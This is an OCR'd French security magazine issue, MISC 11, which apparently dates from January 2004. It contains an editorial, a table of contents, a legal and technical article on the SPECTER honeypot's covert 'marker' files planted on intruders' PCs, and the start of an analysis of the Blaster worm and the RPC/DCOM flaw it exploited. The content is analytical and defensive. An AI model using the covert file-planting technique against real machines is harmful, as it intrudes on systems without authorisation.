100% SÉCURITÉ INFORMATIQUE

France Metro : 7,45
Eur - 12,5 CHF - BEL, LUX, PORT.CONT : 8,5 Eur - CAN : 13 $C - MAR : 75 DH

Janvier - Février 2004

MISC 11

MULTI-SYSTEM & INTERNET SECURITY COOKBOOK

TESTS d'INTRUSION

Mettez votre sécurité à l'épreuve !

Aspects juridiques
Tests internes/externes/telecoms

- Analyse du ver Blaster
- Récupérer une clé privée RSA avec un marteau
- SPECTER : un honeypot qui compromet les pirates !
- Jouer avec SNMP



« Put41n, deux ans ! » comme disait l'autre

Amis des dindes, canards et autres oies, tout le monde sait combien cette période est tragique pour vous et vos protégés. Sans parler de nos panses et foies, la saison ne se prête pas aux réjouissances.

Et pourtant ...

Ça fait deux ans déjà ! Comme le temps passe vite ! Deux ans déjà que MISC existe, et les statistiques sont formelles : mon lobbying auprès de ma grand-mère (82 ans et toutes ses dents) de mes neveux (6 mois pour le dernier, et pas toutes ses dents) fonctionne puisque numéro après numéro, vous êtes à chaque fois plus nombreux à nous lire.

Il est donc temps pour moi de renouveler ma reconnaissance à toutes les personnes qui ont fait de cette revue ce qu'elle est aujourd'hui : toute l'équipe de Diamond malgré de multiples tortures (réveil à 6h du matin, changement de version d'article à la dernière seconde, j'en passe et des pires), les auteurs (qui écrivent parfois mieux en assembleur qu'en français), les relecteurs (qui sont habitués au français et doivent apprendre l'assembleur rapidement), et bien évidemment vous, public chéri mon amour, comme disait si justement P. Desproges.

J'en profite aussi pour vous encourager à nouveau à proposer des articles. Certes, je mets parfois du temps à répondre mais je ne peux que vous recommander d'utiliser des piqûres de rappel tous les 15 jours au cas où ;-/

Sans transition, la pub.

Le Symposium sur la Sécurité des Technologies de l'Information et de la Communication 2003 (SSTIC03) est fini (oui, je sais, ça fait 6 mois), mais SSTIC04 est en gestation (et là, ça fait aussi 6 mois déjà). Puisque la formule a plu l'an passé, nous n'avons pas hésité longtemps avant de nous relancer dans l'aventure. Les préparatifs suivent leur cours et l'appel à communication a été lancé début décembre. Il est également sur notre (nouveau) site Web (merci Marina) [1]. Ne paniquez pas, les inscriptions ne seront ouvertes qu'en mars, mais réservez dès à présent les dates du 2 au 4 Juin, à Rennes, pour cette deuxième édition de SSTIC.

A part ça, quoi de neuf ?

La sécurité informatique ne se limite pas à une question technique ou scientifique mais elle concerne également de nombreux aspects : organisationnels, économiques, juridiques, éthiques et beaucoup d'autres encore. De plus en plus de pays, d'entreprises ou d'associations se posent des questions quant à leur « indépendance technologique ». Quand on songe aux problèmes de brevets logiciels (interrogeons-nous sur qui possède déjà tous les brevets, des plus aberrants aux plus farfelus), TCPA/Palladium (ayez confiance, on va gérer votre sécurité pour vous), la loi sur la confiance en l'économie numérique (installez un firewall et un anti-virus, mais ne posez pas de questions. Quoique ... oubliez le firewall : il pourrait servir à masquer votre adresse), ou la dématérialisation de l'administration (aucun souci, la loi veille, vous aurez confiance), on se dit que l'année qui commence sera probablement déterminante.

Autre chose ?

Oui, dernier point concernant le dossier de ce numéro. Pour le compléter, je ne saurais trop vous recommander d'aller lire le magazine du CNRS *Sécurité informatique* [2] sur les méthodes d'audit (ce qui ne veut certainement pas dire que vous devez vous limiter à ce numéro, ils sont tous aussi intéressants). Nous ne les avons pas traitées ici, optant pour une vision plus pratique.

Ah oui, j'allais oublier l'essentiel : bonne lecture et année,


Frédéric Raynal

[1] **http://www.sstic.org**

[2] *Sécurité informatique n°47* Décembre 2003
http://www.cnrs.fr/Infosecu/Revue.html

MISC est un magazine consacré à la sécurité informatique sous tous ses aspects (comme le sytème, le réseau ou encore la programmation) et où les perspectives techniques et scientifiques occupent une place prépondérante. Toutefois, les questions connexes (modalités juridiques, menaces informationnelles) sont également considérées, ce qui fait de MISC une revue capable d'appréhender la complexité croissante des systèmes d'information, et les problèmes de sécurité qui l'accompagne.

MISC vise un large public de personnes souhaitant élargir ses connaissances en se tenant informées des dernières techniques et des outils utilisés afin de mettre en place une défense adéquate. MISC propose des articles complets et pédagogiques afin d'anticiper au mieux les risques liés au piratage et les solutions pour y remédier, présentant pour cela des techniques offensives autant que défensives, leurs avantages et leurs limites, des facettes indissociables pour considérer tous les enjeux de la sécurité informatique.



TEMOIGNAGE

SPECTER : UN HONEYPOT QUI COMPROMET LES PIRATES ; TECHNIQUES ET LÉGALITÉ ; p 6 à 9

VIRUS

LE VER BLASTER/LOVSAN ; p 10 à 15

DROIT

L'AUDIT DE SÉCURITÉ, ASPECTS JURIDIQUES ; p 16 à 19

SYSTEME

CHEVAL DE TROIE FURTIF SOUS WINDOWS : DU BON USAGE DE L'API HOOKING ; p 58 à 63

RÉSEAU

UTILISATION DE SNMP (GET|SET) ; p 64 à 70

FICHES TECHNIQUES

EAP, L'AUTHENTIFICATION SUR MESURE ; p 72 à 75

SCIENCE

COMMENT RÉCUPÉRER UNE CLÉ PRIVÉE RSA AVEC UN MARTEAU ; p 76 à 80

misc
MULTI-SYSTEM & INTERNET SECURITY COOKBOOK

Ont rédigé ce numéro et y ont collaboré :

Elisabeth Stella
Thierry Martineau
Eric Filiol
T. Devergranne
Samuel Dralet
Brieuc Jeunhomme
Patrick Chambet
Nicolas Ruff
Hadi El-Khoury
Nicolas Fischbach
Renaud Deraison
Eric Detoisien
Eyal Dotan
Renaud Bidou
Cédric Blancher
Georges Bart
Denis Bodor
Frédéric Raynal



★ Bulletin d'abonnement ; p 81
★ Commandez les anciens numéros de Misc et hors-série de Linux Magazine ! p 82

DOSSIER

TESTS D'INTRUSION
Mettez votre sécurité à l'épreuve

■ INTRODUCTION AUX TESTS D'INTRUSION ; p 20 à 25

■ LES TESTS D'INTRUSION EXTERNES (Tests d'intrusion réseau, système, applicatifs) ; p 26 à 36

■ LA PRATIQUE DU TEST D'INTRUSION INTERNE SOUS WINDOWS ; p 37 à 42

■ TESTS INTRUSIFS SUR LES INFRASTRUCTURES TÉLÉCOMS D'ENTREPRISE ; p 43 à 47

■ LES TESTS DE PÉNÉTRATION AUTOMATISÉS : CORE IMPACT ; p 48 à 52

■ L'AUDIT DE VULNÉRABILITÉS AVEC NESSUS ; p 53 à 57

est édité par Diamond Editions
B.P. 121 - 67603 Sélestat Cedex
Tél. : 03 88 58 02 08
Fax : 03 88 58 02 09
E-mail : lecteurs@miscmag.com
Abonnement : abo@miscmag.com
Site : www.miscmag.com

Directeur de publication : Arnaud Metzler
Rédacteur en chef : Frédéric Raynal
Rédacteur en chef adjoint : Denis Bodor
Conception graphique : Katia Paquet
Impression : LeykamDruck Graz
Secrétaire de rédaction : Carole Durocher
Responsable publicité : Véronique Wilhelm
Tél. : 03 88 58 02 08
Distribution :
(uniquement pour les dépositaires de presse)
MLP Réassort :
Plate-forme de Saint-Barthélemy-d'Anjou.
Tél. : 02 41 27 53 12
Plate-forme de Saint-Quentin-Fallavier.
Tél. : 04 74 82 63 04
Service des ventes : Distri-médias :
Tél. : 05 61 72 76 24

Service abonnement :
Tél. : 03 88 58 02 08

La rédaction n'est pas responsable des textes, illustrations et photos qui lui sont communiqués par leurs auteurs. La reproduction totale ou partielle des articles publiés dans Misc est interdite sans accord écrit de la société Diamond Editions. Sauf accord particulier, les manuscrits, photos et dessins adressés à Misc, publiés ou non, ne sont ni rendus, ni renvoyés. Les indications de prix et d'adresses figurant dans les pages rédactionnelles sont donnés à titre d'information, sans aucun but publicitaire.

Dépôt légal : 2 e Trimestre 2001
N° ISSN : 1631-9030
Commission Paritaire : 02 04 K 81 190
Périodicité : Bimestrielle
Prix de vente : 7,45 euros

Printed in Austria
Imprimé en Autriche

SPECTER : un honeypot qui compromet les pirates ; techniques et légalité

Depuis quelques mois les pots de miel sont au cœur de l'actualité et soulèvent de nombreux problèmes juridiques. Le logiciel SPECTER, en tant que leurre informatique, va nourrir le débat puisque sa nouvelle version V7 propose une preuve inédite d'intrusion. Des traces de l'infraction sont installées sur le PC de l'attaquant, à son insu. Ce nouveau procédé ne peut présenter d'intérêt que s'il est considéré comme un moyen de preuve devant les juridictions françaises. Sera donc étudiée dans la seconde partie de cet article la recevabilité d'un tel procédé. Mais voyons tout d'abord les aspects techniques.

NIVEAU TECHNIQUE

SPECTER V7

Nouveautés pour attirer les pirates

SPECTER est un pot de miel suisse fonctionnant sur Windows. Il est considéré comme un honeypot à faible degré d'interaction (cf MISC n°8). Une meilleure simulation des systèmes d'exploitation améliore la pseudo-réalité des services, comme les bannières ou les pages d'accueil de site web visibles par l'attaquant. La mise à jour en ligne du moteur et des vulnérabilités publiées est maintenant possible par Internet. Mais la principale nouveauté réside dans les « *markers* » , un nouveau dispositif permettant de tracer l'intrusion. Ces markers sont issus de fichiers piégés mis à disposition de l'attaquant, afin qu'il les télécharge depuis le pot de miel et les exécute sur son propre ordinateur. Fondé sur le même principe qu'un virus, ce fichier (leurre) répand alors sur le disque dur plusieurs traces plus ou moins cachées.

Scénario d'intrusion du pot de miel

Notre pot de miel est protégé au même titre que les autres serveurs sur le réseau (voir notre encadré "Protéger son honeypot sous Windows"). Ce leurre est noyé parmi d'autres serveurs dits publics, c'est-à-dire déclarés sur un DNS. Après scan et intrusion de notre réseau, l'attaquant découvre l'adresse IP de ce serveur « *attrape-nigaud* ». SPECTER simule sur ce serveur un service Web et FTP pour pirates. Une page Web, accessible par l'adresse IP découverte, est consacrée aux outils de piratage. L'attaquant va se connecter en mode FTP anonyme afin de récupérer certains utilitaires apparemment efficaces et il découvre un environnement intéressant : photos JPG de soirées entre amis, fichiers MP3, et quelques fichiers exécutables dont les noms sont attirants, comme `wintrace.exe` ou `interferon.exe`. Le pirate effectue alors le GET du fichier piégé sur son propre ordinateur.

Traces du passage de l'attaquant

Le problème de preuve concernant les tentatives d'intrusion est très délicat si l'attaquant *spoofe* sa connexion, c'est-à-dire qu'il se fait passer pour une autre personne ou qu'il réalise une attaque indirecte via un rebond. La corrélation des *logs* du firewall, des analyseurs de trames, des IDS, des différents serveurs publics et du pot de miel vont permettre de reconstituer le scénario de l'intrusion.

FICHIER PIÉGÉ

Les fichiers piégés mis à disposition par Specter sont régénérés dynamiquement : ils changent de noms à chaque connexion, suivant le système d'exploitation simulé et contiennent tous les éléments de l'intrusion : date, heure, adresses IP du pot de miel et de la machine ayant réalisé l'intrusion.

Lors de l'exécution du fichier piégé, les markers s'installent à l'insu de l'attaquant et contiennent toutes ces informations complétées par un numéro identifiant à rappeler, afin de contacter la société Netsec pour en savoir plus.

```
The program wintrace.exe was downloaded by 100.100.100.012 from
200.200.200.095 on Wed Oct 22 2003 at 10:18:59.
It was run illegally on this computer on 24/11/2003 at 17:13:41
local time.
To learn about additional marks that may exist on this computer,
contact NETSEC (Switzerland): markers@specter.com
Please include the following code number in you mail:  99027997
The program wintrace.exe was generated by a SPECTER 7.00 intrusion
detection system. (www.specter.com)
```


Exemple de fichier trace "*marker*" : DEFRAGLOG



2 Installation d'un fichier piégé

Afin d'étudier l'emplacement de ces traces compromettant l'ordinateur du pirate, nous avons réalisé une image d'intégrité du disque dur avec Tripwire (commercial) et Afick (libre) avant et après l'exécution du fichier piégé. Les traces portent le nom de fichiers systèmes, comme par exemple DEFRAGLOG, EMS64.DLL, ID.SYS, NETDDEMX.BIN, etc.

Cette démarche s'intègre dans une expérience ayant pour but de retrouver les traces, ce qui explique la facilité de les découvrir grâce à la mise en place d'un contrôleur d'intégrité du disque dur. Dans la réalité, personne ne réalise un contrôle d'intégrité avant et après chaque clic de sa souris ! Dès lors, SPECTER permet de fournir techniquement des traces de l'intrusion. Il reste à savoir si ces traces sont recevables devant la justice française et si l'acquisition de ce nouveau concept est rentable pour la victime.



1 Contrôle d'intégrité pour retrouver les traces avec Tripwire

NIVEAU JURIDIQUE

Les juges français n'ont pas eu l'occasion de statuer sur de telles affaires. Quant au législateur, il n'a pas encore légiféré sur le sujet. Dès lors, il convient de s'en remettre aux nombreuses règles de droit français pour tenter d'apporter des réponses aux questions que suscite le honeypot SPECTER : permet-il de rapporter la preuve des infractions commises par le pirate du fait de l'intrusion sur le réseau ? Ce mode de preuve est-il admissible ? Quelle est sa force probante ?

Seront tout d'abord présentées les règles en matière de droit de la preuve; puis seront examinés les trois éléments composant l'infraction pénale, éléments devant être rapportés pour que les poursuites judiciaires aboutissent.

COMMENT RAPPORTER LA PREUVE DE L'INFRACTION ?

Rapporter la preuve d'une infraction, c'est démontrer la réalité d'un fait, d'un état ou d'une circonstance. En droit français, le principe est la liberté de la preuve, règle qui est cependant encadrée par le principe de la légalité de la preuve.

La liberté de la preuve : le type de support

L'article 427 du Code de procédure pénale prévoit que « hors les cas où la loi en dispose autrement, les infractions peuvent être établies par tout mode de preuve et le juge décide d'après son intime conviction. » Sont couramment apportés comme mode

de preuve les témoignages, la preuve littérale (PV, rapport) et les indices. L'indice s'entend de tout ce qui, sans fournir une preuve immédiate, rend possible le fait recherché. Les traces que diffuse SPECTER semblent rentrer dans cette définition. En l'absence de jurisprudence, on ne peut admettre qu'elle soit une preuve immédiate. Si l'on retient que ces marques sont des indices, elles pourront être étayées par le témoignage de l'administrateur réseau, de l'officier de sécurité ou tout autre technicien ayant assisté à l'intrusion. De plus, le juge, le procureur de la République ou la victime pourront solliciter l'intervention d'un expert qui pourra présenter SPECTER d'un point de vue technique. C'est à partir de ces preuves que le juge va se forger une opinion et prendra sa décision d'après son intime conviction. Si le principe de la liberté de la preuve permet de dire que SPECTER semble être un moyen de preuve admissible, encore faut-il que cette preuve ait été obtenue de manière légale.

La légalité de la preuve : les procédés possibles


Notre système procédural prohibe l'administration de preuve incompatible avec le respect des droits de la défense. Les preuves obtenues de manière déloyale ne sont pas recevables. Or, la mise en place d'un pot de miel ne peut-elle pas être considérée comme une provocation à commettre une infraction ? La personne qui a décidé de la mise en place du pot de miel (directeur, administrateur système) ne se rend-il pas coupable du délit prévu à l'art 23 de la Loi du 29 juillet 1881 sur la liberté de la presse ? En effet, il a sciemment mis en place un honeypot dans le but d'attirer un pirate sur son réseau. Il a donc facilité la préparation de l'infraction définie à l'art 323-1 du Code pénal. Plusieurs éléments laissent à penser que ce délit ne peut être retenu, la provocation n'étant pas individuelle (adressée à une personne déterminée à l'avance) et le consentement de la victime n'effaçant pas le trouble à l'ordre public (théorie des faits justificatifs). *Cf article Misc 8, page 34, Thiebaud Devergranne.*

La provocation semble difficile à retenir contre la personne qui a décidé la mise en place du pot de miel. Les traces fournies par SPECTER concernant l'accès et le maintien sur le réseau semblent donc pouvoir être retenues. Mais qu'en est-il des traces diffusées sur le PC de l'attaquant lors du téléchargement des fichiers ? N'est-ce pas une intrusion dans l'ordinateur du pirate ? On pense à l'art. 323-3 du Code pénal qui prévoit le délit d'introduction frauduleuse de données dans un système de traitement automatisé. Cet envoi de trace intervient après l'intrusion du pirate sur le réseau.

Ce système de défense automatique répond au risque de vol de fichiers. Dans cette hypothèse, la personne qui aura mis en place SPECTER pourra invoquer l'exception d'état de nécessité prévue à l'art. 122-7 du Code pénal qui dispose « *n'est pas pénalement responsable la personne qui, face à un danger actuel ou imminent qui menace elle-même, autrui ou un bien, accomplit un acte nécessaire à la sauvegarde de la personne ou du bien, sauf s'il y a disproportion entre les moyens employés et la gravité de la menace* ». La recevabilité de l'état de nécessité permettrait de conclure que les traces envoyées peuvent être admises comme moyen de preuve. Enfin, il convient de préciser que la localisation des marques diffusées sur le PC de l'attaquant ne sera fournie par SPECTER qu'à un « *officer of the law* ». Il s'agit d'une personne ayant reçu l'autorisation d'accéder à ces traces informatiques par les autorités du pays où l'ordinateur a été saisi. Une adresse e-mail spécifique est fournie pour joindre un technicien chargé de révéler l'emplacement de ces marques. La localisation et l'utilisation de ces traces ne sont donc possibles que dans le cadre d'une procédure judiciaire.

En admettant que SPECTER puisse être un moyen de preuve recevable ayant force probante, encore faut-il déterminer si SPECTER permet réellement de prouver les 3 éléments constitutifs des infractions commises.

3



QUE FAUT-IL PROUVER ?

Pour qu'une infraction soit constituée, il faut qu'elle soit réprimée par un texte, que l'auteur ait voulu la commettre et qu'il l'ait matériellement réalisée.

L'élément légal

Le principe constitutionnel de la légalité des délits et des peines pose comme règle qu'il n'y a ni infraction ni peine sans texte légal. Il convient donc de rechercher quel type d'infraction peut être reproché au pirate. Il va commettre plusieurs actes constitutifs d'infractions distinctes. Dans un premier temps, il va pénétrer le réseau. Ce comportement est réprimandé par l'art. 323-1 du Code pénal qui vise l'accès et le maintien frauduleux dans tout ou partie d'un système de traitement automatisé de données (loi Godfrain). Dans un second temps, le pirate va chercher à télécharger un fichier. Selon la nature du fichier, on se place alors dans le cadre de la contrefaçon de logiciel (art. L335-2 et suivants du Code de propriété intellectuelle). On pense également à une atteinte au secret des correspondances prévues à l'art. 226-15 du Code pénal. Une fois cette qualification légale effectuée, il reste à déterminer si SPECTER peut être une aide à la recherche de l'élément moral et de l'élément matériel.

L'élément moral

Il se définit comme la volonté de commettre un acte que l'on sait interdit par la loi. Pour que le pirate soit poursuivi, il faudra donc prouver qu'il a eu l'intention de commettre une infraction, qu'il

avait conscience du caractère répréhensible de ses actes. Les infractions que l'on peut reprocher au pirate visent cet élément intentionnel : à l'art. 323-1 CP, on trouve l'adverbe « frauduleusement » ; à l'art. 226-15 CP, il est fait référence à la mauvaise foi.

Concernant l'infraction de l'art 323-1 CP, SPECTER peut contribuer à prouver l'intention du pirate d'accéder et de se maintenir sur le réseau, cela par le biais des logs, retraçant chaque action du pirate pour parvenir à l'intrusion : essais d'identification, d'authentification, d'exploitation de failles ou de vulnérabilités.

Quant aux articles 226-15 CP et L335-2 CPI, SPECTER fait apparaître un avertissement de droits d'auteur, le contenu de ce message ne pouvant pas éveiller de soupçons chez le pirate. Les règles d'utilisation des logiciels concernant notamment l'octroi d'une licence sont rappelées au pirate. Ce message est affiché avant l'installation du logiciel téléchargé. Ce message est donc un élément facilitant la preuve de l'intention. Cependant, la force probante de ce message peut être limitée si le pirate n'est pas anglophone car ce rappel aux lois est affiché en anglais. Un pirate français pourrait être tenté de discuter la valeur de ce message en invoquant que celui-ci n'était pas compréhensible. Cet argument pourrait alors être rejeté en admettant que soit rapportée la preuve de la connaissance de l'anglais par le pirate (niveau d'études, anglicisme de l'informatique…). Pour être caractérisée, l'infraction doit être composée de 3 éléments. Après avoir étudié l'élément légal et moral, voyons à présent l'élément matériel.



4 Message légal

L'élément matériel

Un acte infractionnel doit être accompli. Il s'agit donc de prouver que le pirate a eu un comportement délictueux, celui-ci se manifestant par une action d'intrusion, de maintien et de téléchargement. Les logs vont permettre de prouver l'acte d'accès et de maintien sur le système. Quant aux traces envoyées sur le PC du pirate, elles mettront en évidence le téléchargement des fichiers piégés.

Se pose alors la question de leur conservation. D'après SPECTER, il est quasiment impossible pour le pirate de retrouver toutes les marques réparties sur son PC. Cette information se veut rassurante lorsque l'on sait que la localisation de ces traces ne peut se faire que dans le cadre d'une procédure judiciaire, cette dernière pouvant prendre un certain temps.

Cependant, nous avons pu voir dans la partie technique qu'il est possible de retrouver les traces si le pirate a pris la précaution de mettre en place un contrôleur d'intégrité du disque dur, ce qui reste peu probable. Mais dans l'hypothèse où le pirate découvre ces traces, il devient impossible de les exploiter, puisque techniquement il peut les supprimer ou les déplacer sur un autre ordinateur.

Protéger son Honeypot sous Windows

Afin de prouver sa bonne foi, l'administrateur doit protéger son serveur SPECTER au même titre que tous les autres serveurs du réseau, à savoir :

- ➔ installer et mettre à jour un antivirus
- ➔ installer un firewall personnel
- ➔ mettre à jour SPECTER online
- ➔ mettre à jour son système par Windows Update
- ➔ sauvegarder le pot de miel par une image du disque intègre
- ➔ installer un logiciel contrôleur d'intégrité
- ➔ activer les alertes intrusion par e-mails ou SMS
- ➔ tester par un scanner réseau son propre pot de miel.

CONCLUSION

La version du pot de miel SPECTER V7 permet d'aller plus loin dans le piégeage d'un attaquant en compromettant son PC avec des fichiers traces (markers) qui pourront être éventuellement exploités par la justice, seulement en cas de saisie du matériel. Cette filature virtuelle de l'intrusion peut être utilisée comme un élément de preuve de l'infraction devant les juridictions françaises, sous réserve de l'appréciation de la légalité de cet indice par les magistrats. Par prudence, il convient d'y associer les logs du firewall et autres moyens plus classiques, le tout constituant un faisceau d'indices. Cette nouvelle version s'inscrit dans une démarche de progrès contre la criminalité informatique, si ce n'est qu'elle permet avant tout de piéger des attaquants novices (*script kiddies*) n'ayant pas détecté ce leurre sous Windows. A quand les fichiers MP3 piégés par ce même procédé dans un mode *peer to peer* ?

Elisabeth STELLA – juriste
stellaelisabeth@yahoo.fr

Thierry MARTINEAU– ingénieur membre du FrenchHoneyNet
thierrymartineau@yahoo.fr

Références

- MISC n°8 et 9
- **www.netsec.com**
- **www.specter.com**
- **www.tripwire.com**
- **afick.sourceforge.net**
- **www.legifrance.gouv.fr**

Le ver Blaster/Lovsan

Le ver Blaster/Lovsan, qui a frappé cet été, illustre encore une fois combien les vulnérabilités de nos environnements d'exploitation fragilisent nos systèmes d'information qui en sont équipés. Mais pour cette attaque, plus que la vulnérabilité exploitée par le ver, ce sont à la fois la difficulté de l'éditeur à corriger ces failles et les modes d'action du ver qui rendent ce dernier « intéressant ». Blaster démontre également avec force que tout laxisme dans une politique de sécurité se révèle très vite fatal : la date de l'attaque et le fait que différentes plates-formes soient concernées le prouvent, avec des conséquences non négligeables pour la mission de l'officier de sécurité.

Le ver Blaster/Lovsan est souvent présenté comme ayant dépassé en rapidité d'infection le ver Sapphire/Slammer, détenteur jusque-là de ce triste record. Le nombre de 500 000 machines infectées est fréquemment avancé (sources Symantec). Des chiffres exacts et vérifiés n'étant pas disponibles pour le moment, il est difficile de confirmer ce fait. Il est en revanche certain que la période de début d'infection – mi-août, moment de vigilance moindre – a contribué à l'efficacité de ce ver, posant à nouveau le problème de la permanence des missions d'administrateur et d'officier de sécurité.

La vulnérabilité exploitée par le ver Blaster/Lovsan a été découverte par le groupe polonais *Last Stage of Delirium* (littéralement *le dernier stade de delirium*) le 16 juillet 2003. Microsoft a publié rapidement le correctif correspondant (MS03-026). Moins d'un mois après, le ver Blaster a fait son apparition et les évènements se sont ensuite précipités :

- première détection du ver Blaster/Lovsan le 11 août 2003 par la société F-Secure [6] qui a désassemblé et analysé le ver. Un utilitaire spécifique de désinfection est publié ;
- apparition des variantes B et C le 13 août ;
- le ver passe en phase d'attaque le 16 août (déni de service distribué contre le site *windowsupdate.com*) ;
- apparition de la variante D et du ver "bénéfique" Welchi (ver luttant contre Blaster et patchant les machines vulnérables) ;
- apparition du ver Raleka le 25 août. Ce ver exploite la même vulnérabilité que le ver Blaster/Lovsan et installe des *backdoors* dans les systèmes infectés (voir [6] pour plus de détails) ;
- apparition de la variante E le 29 août et de la variante F le 1er septembre ;
- découverte d'une vulnérabilité RPC/DCOM supplémentaire, non encore exploitée, à ce jour, par Blaster ou un autre ver (correctif MS03-039).

Cet article s'appuie sur le code du ver désassemblé par la société *eEye Digital Security* [3] et sur l'analyse directe, par l'auteur, de ce code source (publié par cette même société et disponible en [4] et sur le CD-ROM accompagnant [5]). Toutes les références au code en utiliseront les adresses de la section `.text`.

Nous ne considérerons pas les variantes de Blaster/Lovsan. Elles diffèrent de la version de base par des changements relativement mineurs et non pertinents pour la compréhension de son fonctionnement (noms de variables, sites visés par le déni de service, nom du fichier viral...). Le lecteur pourra consulter le tableau un plus loin pour plus de détails.

A noter que l'auteur présumé de la version B a été arrêté fin août, par le F.B.I. Il s'agit d'un étudiant de 18 ans [5]. L'auteur de la version originale n'a, semble-t-il pas été identifié. Le code exécutable contient la "signature suivante" cachée (variables `Msblast_exe`, `aIJustWantToSay` et `aBillyGatesWhyD` localisées en `.data:0040403C`) :

```
''msblast.exe I just want to say LOVE YOU SAN!! billy gates why do
you make this possible ? Stop making money and fix your software''
```

LA VULNÉRABILITÉ EXPLOITÉE

Elle affecte le protocole RPC (*Remote Procedure Call*), et plus particulièrement l'interface DCOM (*Distributed Component Object Model*) avec ce protocole. Ce dernier est utilisé par les systèmes d'exploitation Windows pour la communication inter-processus. Cela permet à un programme actif sur une machine locale d'exécuter du code sur une machine distante. Ce protocole est une variante du protocole RPC de l'*Open Software Foundation (OSF)* comportant des extensions Microsoft spécifiques.

Le **schéma 1** suivant résume le fonctionnement de ce protocole (une description détaillée est disponible dans [8]).

Client et serveur possèdent chacun leurs propres espaces d'adressage. L'application client fait appel à un bout de procédure locale plutôt que de faire directement appel au code réel de cette procédure. Ces bouts de code sont compilés et liés à l'application client. Ces bouts de procédure :

→ récupèrent les paramètres adéquats dans l'espace d'adressage client,

→ les traduisent au format standard (format NDR) pour envoi sur le réseau,

→ et font appel aux fonctions RPC pour envoyer les requêtes et ses paramètres au serveur.

Le serveur traite la requête et exécute le code réel de la procédure et renvoie selon le même mode les paramètres et valeurs de retour au client. Tout se passe comme si la procédure avait été directement exécutée sur la machine client.

Le protocole DCOM permet la communication directe sur le réseau et ce, afin de garantir efficacité, sûreté et sécurité. Il constitue une sorte d'interface assurant ces fonctionnalités pour le protocole général RPC. Plusieurs protocoles sont gérés et notamment HTTP. En particulier, il gère, sur le serveur, les requêtes émanant de machines clients, via les ports 135, 445 et 593 (TCP et UDP) et le port 139 (TCP).

